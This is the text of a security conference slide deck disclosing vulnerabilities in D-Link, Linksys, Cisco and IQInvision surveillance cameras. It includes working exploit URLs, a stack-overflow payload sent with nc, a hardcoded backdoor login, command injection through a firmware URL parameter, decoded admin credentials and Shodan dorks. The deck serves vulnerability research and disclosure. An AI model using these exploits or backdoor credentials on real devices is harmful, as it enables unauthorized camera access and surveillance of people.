

Exploiting Surveillance Cameras

Like a Hollywood Hacker

Craig Heffner, Tactical Network Solutions

Introduction

- ❖ Embedded vulnerability analyst for Tactical Network Solutions
- ❖ Embedded Device Exploitation course instructor
- ❖ I do wireless stuff from time to time too



TACTICAL
NETWORK SOLUTIONS

Objectives

- ❖ Analyze surveillance camera security
- ❖ Drop some 0-days
- ❖ Demo a true Hollywood-style hack

D-Link DCS-7410



Lighttpd Access Rules




```
"/cgi/admin/" =>  
(  
    "method" => "basic",  
    "realm" => "$model",  
    "require" => "user=$_AdminUser_ss"
```




```
"/video/" =>  
(  
    "method" => "basic",  
    "realm" => "$model",  
    "require" => "valid-user"
```

What Isn't in the Access Rules?



audio	cgiMain.sh	config
cgi	cht	dcsclictrl.cab
cgi-bin	common	dev



```
total 1
-rwxr-xr-x 1 root root 963 1969-12-31 19:00 rtpd.cgi
```


rtpd.cgi

```
#!/bin/sh
```

```
daemon=rtpd
```

```
script=/etc/init.d/$daemon.sh
```

```
conf=/etc/$daemon.conf
```

eval(\$QUERY_STRING)

- ❖ `http://192.168.1.101/cgi-bin/rtpd.cgi?action=stop`

```
. $conf > /dev/null 2> /dev/null  
eval "$(echo $QUERY_STRING | sed -e 's/&/ /g')"
```




The Exploit (No, Seriously...)

- ❖ `http://192.168.1.101/cgi-bin/rtpd.cgi?reboot`

Grabbing Admin Creds

❖ `/cgi-bin/rtpd.cgi?echo&AdminPasswd_ss|tdb&get&HTTPAccount`

```
AdminPasswd_ss="prk441889j"  
Usage: rtpd.cgi?action=[start|stop|restart|status|get|set]&...
```


pwned.



Also Affected



Also Affected



Also Affected



Also Affected



Also Affected



Also Affected



Shodan Dork

Results 1 - 10 of about 68411 for dcs-lig-httpd


CVE-2013-1599

- ❖ Disclosed by Core Security after talk submission

WVC80N



/img/snapshot.cgi




```
5560 2009-10-29 21:19 query.cgi  
13 2013-02-21 14:07 snapshot.cgi -> ../adm/ez.cgi  
13 2013-02-21 14:07 snapshot_image.jpg -> ../adm/ez.cgi
```


/adm/ez.cgi



```
DCD aAdmcfg_cfg           ; "admcfg.cfg"
DCD sub_9B88
DCD aSnapshot_cfg         ; "snapshot.cgi"
DCD sub_AE64
DCD aMobile_cfg           ; "mobile.cgi"
DCD sub_AE5C
```


strcpy(dest, QUERY_STRING)



The image shows a snippet of assembly code within a window. The code is as follows:

```
loc_AD58                                ; "QUERY_STRING"
LDR    R0, =aQuery_string
BL     getenv
ADD    R4, SP, #0x21C+dest
MOV    R1, R0                          ; src
MOV    R0, R4                          ; dest
BL     strcpy
```


Two hand-drawn arrows point to the code from the left. The top arrow points to the `BL getenv` instruction. The bottom arrow points to the `BL strcpy` instruction.

STACK OVERFLOWS



THEY'RE KIND OF A BIG DEAL

/img/snapshot.cgi?A*152



```
sub_AC80

var_21C= -0x21C
tv= -0x218
s= -0x210
var_1CC= -0x1CC
var_1AC= -0x1AC
var_1A4= -0x1A4
var_118= -0x118
dest= -0x98

STMFD    SP!, {R4-R8,LR}
```



Where to Return?



sub_9B88

var_550C= -0x550C

```
STMFD    SP!, {R4,R5,LR}
MOV      R4, #0x5556
MOV      R2, R4           ; n
MOV      R1, #0           ; c
SUB      SP, SP, #0x5500
SUB      SP, SP, #0x58
ADD      R5, SP, #0x5564+var_550C
SUB      R5, R5, #0x58
MOV      R0, R5           ; s
BL       memset
MOV      R1, R4
MOV      R0, R5
BL       down_config_file
```



Return to sub_9B88

- ❖ `PAYLOAD=$(perl -e 'print "A"x148; print "\x88\x9B"')`
- ❖ `echo -ne "GET /img/snapshot.cgi?$PAYLOAD HTTP/1.0\r\n\r\n" | nc 192.168.1.100 80`

```
T2BZP2JKNR0BEyByZ294ZVQ9R2ZGDGCDVzAtYGIBE
yore6JkcyKnZN2IPuuUX49ncTRpgG0BEbJfcTRkZy
9xcTK0FNQ0GHfuXVJwV4Zrey2ogG0vGHf0aT2wV6f
rcyP9YNPUZMK1cMwba0Jke4K4aT1bFNABEy10eK9n
c4JwFNIBEy10eK9zZVS4ZVQ9X4vrX4lpgywoWy1wg
A0UcbJtV4JogMP9YA0UcbJtV4orgVQ9YA0UcbJtV4
9bV6CrebH9BNI0GHffcR9nc4JwFNABEynV6BwebZ
9YH0UaT2lc4gkcT9uZN0vGHfcNuRPR09LL20BEywt
```


When Base64 Isn't Base64


```
eve@eve:~$ cat encoded.config | base64 -d
0`Y?bJ5  rgoxeT=GfF
0K 'm +gogs p +goeeVppm3w Pes $q?n
"ts= , 'W {hg w s $q?nd / w qRmp [W
( (z] [ ` \Z8
0-Z d ,xm- "i{ot P d sW
d sW py pz = w q d { q $qb so - 4 M?m
```


BEST. USER GUIDE. EVER.

Appendix D

CGI Commands

Base-64 Encoder/Decoder Sample Codes



```
// Standard BASE64 table
// char keyStr[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
// SerComm BASE64 table
char keyStr[] = "ACEGIKMOQS UWYBDFHJLNPRTVXZacegikmoqsuwybdfhjlnprtvxz0246813579=+/=";

//-----
// Description: Encrypt the input data with the base64
// Input:
//      char i_buf[]      - input buffer
// Output:
//      char o_buf[]      - output buffer
// Return:
//      encrypted string length
//-----
int encode64(char i_buf[], char o_buf[])
{
```


Decoded Config

```
admin_name=admin  
admin_password=11696626  
wlan_essid=chupaca  
wpa_ascii=grreatcoloroloc1873
```


pwned.

LINKSYS®
A Division of Cisco Systems, Inc.

WVC80N

Wireless-N Internet Home Monitoring Camera

Home | View Video | Linksys Web | Help | Exit

Setup

Basic

Image

Administration

Users

Options

Motion Detection

Recording

Status




Image Settings

MPEG-4 Settings

Resolution: 320×240

Video Quality Control:

☐ Constant Bit Rate: 512 Kb ps

☒ Fixed Quality: Normal

Max Frame Rate: 10 fps

MJPEG Settings

Resolution: 320×240

Fixed Quality: Normal

Max Frame Rate: 10 fps

Mobile Settings

Video Adjustments

☐ Enable Mobile Streaming

Power Line Frequency: 60Hz (for fluorescent lighting)

White Balance: Auto

Apply Cancel Help

Also Affected



Shodan Dorks

Results 1 - 10 of about 3701 for `thttpd/2.25 content-length: 4121`

Results 1 - 10 of about 4647 for `thttpd/2.25 content-length: 4132`

Cisco PVC-2300



.htpasswd Protection

```
11865 2010-02-25 03:07 cisco.css
58862 2010-02-25 03:07 func.js
 4096 2010-02-25 03:07 help
    19 2013-02-21 16:25 .htpasswd
 4096 2010-02-25 03:07 images
```



/usr/local/www/oamp



```
▪  
..  
AddressingSetting.xml  
BonjourSetting.xml  
DeviceBasicInfo.xml  
DeviceNetworkInfo.xml  
FirmwareUpgradeSetting.xml  
LogSetting.xml  
oamp.cgi  
oamp_loadFirmware  
OperationSetting.xml  
System.xml  
TimeSetting.xml  
WirelessCapabilities.xml  
WirelessClientParameters.xml
```


cgi_get_value(var_18, "action")

```
LDR    R0, [R11, #var_18]
LDR    R1, =aAction      ; "action"
BL     cgi_get_value
```


Valid Actions

- ❖ downloadConfigurationFile
- ❖ uploadConfigurationFile
- ❖ updateFirmware
- ❖ loadFirmware
- ❖ ...

getenv("SESSIONID")

```
LDR    R0, =aSessionid ; "SESSIONID"  
BL     getenv
```


strcasecmp("login", action)

```
LDR    R0, =aLogin    ; "login"  
LDR    R1, [R11, #s2]  ; s2  
BL     strcasecmp
```


cgi_get_value(var_10, "user")

```
LDR    R0, [R11, #var_10]
LDR    R1, =aUser      ; "user"
BL     cgi_get_value
MOV    R3, R0
```


cgi_get_value(var_10, “password”)

```
LDR    R0, [R11, #var_10]
LDR    R1, =aPassword ; "password"
BL     cgi_get_value
```



PRO_GetStr("OAMP", "l1_usr", ...)

```
LDR    R0, =aOamp      ; "OAMP"  
LDR    R1, =aL1_usr    ; "l1_usr"  
MOV    R2, R3  
MOV    R3, #0x40  
BL     PRO_GetStr
```


PRO_GetStr("OAMP", "l1_pwd", ...)


```
LDR    R0, =aOamp        ; "OAMP"
LDR    R1, =aL1_pwd      ; "l1_pwd"
MOV     R2, R3
MOV     R3, #0x40
BL      PRO_GetStr
```

strcmp(user, l1_usr)



loc_ADFC
SUB R3, R11, #-s2
LDR R0, [R11, #s1] ; s1
MOV R1, R3 ; s2
BL strcmp
MOV R3, R0
CMP R3, #0
BNE loc_AE38


A screenshot of an assembly code window titled 'loc_ADFC'. The code contains instructions for subtracting a constant from R11, loading a value from memory into R0, moving R0 to R1, branching to strcmp, moving the result back to R3, comparing it to zero, and branching to loc_AE38 if not equal. A green arrow points to the top of the window, and a red arrow points from the bottom of this window to the top of the window below.



SUB R3, R11, #-var_98
LDR R0, [R11, #var_A0] ; s1
MOV R1, R3 ; s2
BL strcmp
MOV R3, R0
CMP R3, #0
BNE loc_AE38


A screenshot of an assembly code window titled 'loc_AE38'. The code contains instructions for subtracting a constant from R11, loading a value from memory into R0, moving R0 to R1, branching to strcmp, moving the result back to R3, comparing it to zero, and branching to loc_AE38 if not equal. A green arrow points from the right side of the window above to the right side of this window.

strcmp(password, l1_pwd)



loc_ADFC
SUB R3, R11, #-s2
LDR R0, [R11, #s1] ; s1
MOV R1, R3 ; s2
BL strcmp
MOV R3, R0
CMP R3, #0
BNE loc_AE38

A screenshot of an assembly code window titled 'loc_ADFC'. It contains ARM assembly instructions: SUB R3, R11, #-s2; LDR R0, [R11, #s1] ; s1; MOV R1, R3 ; s2; BL strcmp; MOV R3, R0; CMP R3, #0; BNE loc_AE38. A red arrow points from the BNE instruction to the start of the next code block.



SUB R3, R11, #-var_98
LDR R0, [R11, #var_A0] ; s1
MOV R1, R3 ; s2
BL strcmp
MOV R3, R0
CMP R3, #0
BNE loc_AE38

A screenshot of an assembly code window showing the continuation of the code. It contains ARM assembly instructions: SUB R3, R11, #-var_98; LDR R0, [R11, #var_A0] ; s1; MOV R1, R3 ; s2; BL strcmp; MOV R3, R0; CMP R3, #0; BNE loc_AE38. A green arrow points from the BNE instruction in the first block to the start of this block.

Where are l1_usr and l1_pwd?



```
[OAMP]  
l1_usr=L1_admin
```



```
l1_pwd=L1_51  
l1_oamp_mode=0  
l1_gui_mode=0
```


MR POTATO HEAD

BACKDOORS AREN'T SECRETS

meme-generator.net

Getting a Session ID

- ❖ \$ wget http://192.168.1.101/oamp/System.xml?
action=login&user=L1_admin&password=L1_51

```
HTTP/1.0 200 OK  
Connection: close  
Content-type: application/octet-stream  
sessionID: 57592414
```



downloadConfigurationFile

- ❖ \$ wget --header="sessionID: 57592414" \
http://192.168.1.101/oamp/System.xml?\
action=downloadConfigurationFile

```
T02ocbRyXTB0gVSwVHfxZTvwXVBwV4Jog  
JkaVA9Ey2oiK92e4RxFHfuZM1zV4voe6J  
X4ZbV6Zwes2YH2BkYGAvBAfdc6B0V41oc  
Zrey2ogG0tEyJogMRkZy9xcTK0FNIUgMw  
eK9nc4JwFNIUcbJtV6BwebZwes0vYzYpY  
10eK9naT89YAfpG0CkeM9xgG0vYsYUcMR  
ZVZwcG0zEbB1e4vrZ29nc4JwFNAUe6wzc  
2rZMP9YAffcR9zZVS4ZVQ9EywnV4KsX49
```



When Base64 Isn't Base64

```
eve@eve:~$ cat encoded.config | base64 -d
0`Y?bJ5  rgoxeT=GfF
0K 'm +gogs p +goeeVppm3w Pes $q?n
"ts= , 'W {hg w s $q?nd / w qRmp [W
( (z] [ ` \Z8
0-Z d ,xm- "i{ot P d sW
d sW py pz = w q d { q $qb so - 4 M?m
```


Non-Standard Key String

```
EXPORT keyStr
DCB "ACEGIKMOQS UWYBDFHJLNPRTVXZacegikmoqsuwybdfhjlnprtvxz0246813579=+"
    ; DATA XREF: encode64+1A8↑o
    ; encode64+1D8↑o ...
```


Decoded Config



```
[USER]
login_check=0
admin_timeout=2
admin_name=admin
admin_password=rochester21
viewer_name=demo
viewer_password=eetimes1299
user1=abcsales,aarad11
user2=
user3=
```


pwned.



action=loadFirmware

```
LDR    R0, [R11, #var_10]
LDR    R1, =aUrl          ; "url"
BL     cgi_get_value
```



```
LDR    R0, =a_Oamp_loadfirm ; "./oamp_loadFirmware %s > /dev/null 2>&1"
MOV    R1, R3
BL     system2
```



SYSTEM

WAS A BAD CHOICE

pwned x2

- * \$ wget --header="sessionID: 57592414" \
http://192.168.1.101/oamp/System.xml?\
action=loadFirmware&url=https://127.0.0.1:65534/;reboot;

```
64 bytes from 192.168.1.101: icmp_seq=33 ttl=64 time=0.036 ms
64 bytes from 192.168.1.101: icmp_seq=34 ttl=64 time=0.040 ms
64 bytes from 192.168.1.101: icmp_seq=35 ttl=64 time=0.037 ms
From 192.168.1.102 icmp_seq=37 Destination Host Unreachable
From 192.168.1.102 icmp_seq=38 Destination Host Unreachable
From 192.168.1.102 icmp_seq=39 Destination Host Unreachable
From 192.168.1.102 icmp_seq=40 Destination Host Unreachable
From 192.168.1.102 icmp_seq=41 Destination Host Unreachable
From 192.168.1.102 icmp_seq=42 Destination Host Unreachable
```


Also Affected



Shodan Dork

Results 1 - 10 of about 527 for lighttpd/1.4.13 ip camera

IQInvision IQ832N



Default Unauth Video Feed



Admin Area Password Protected

and password. The server says: priv.

User Name:

Password:

Cancel


Log In

oidtable.cgi

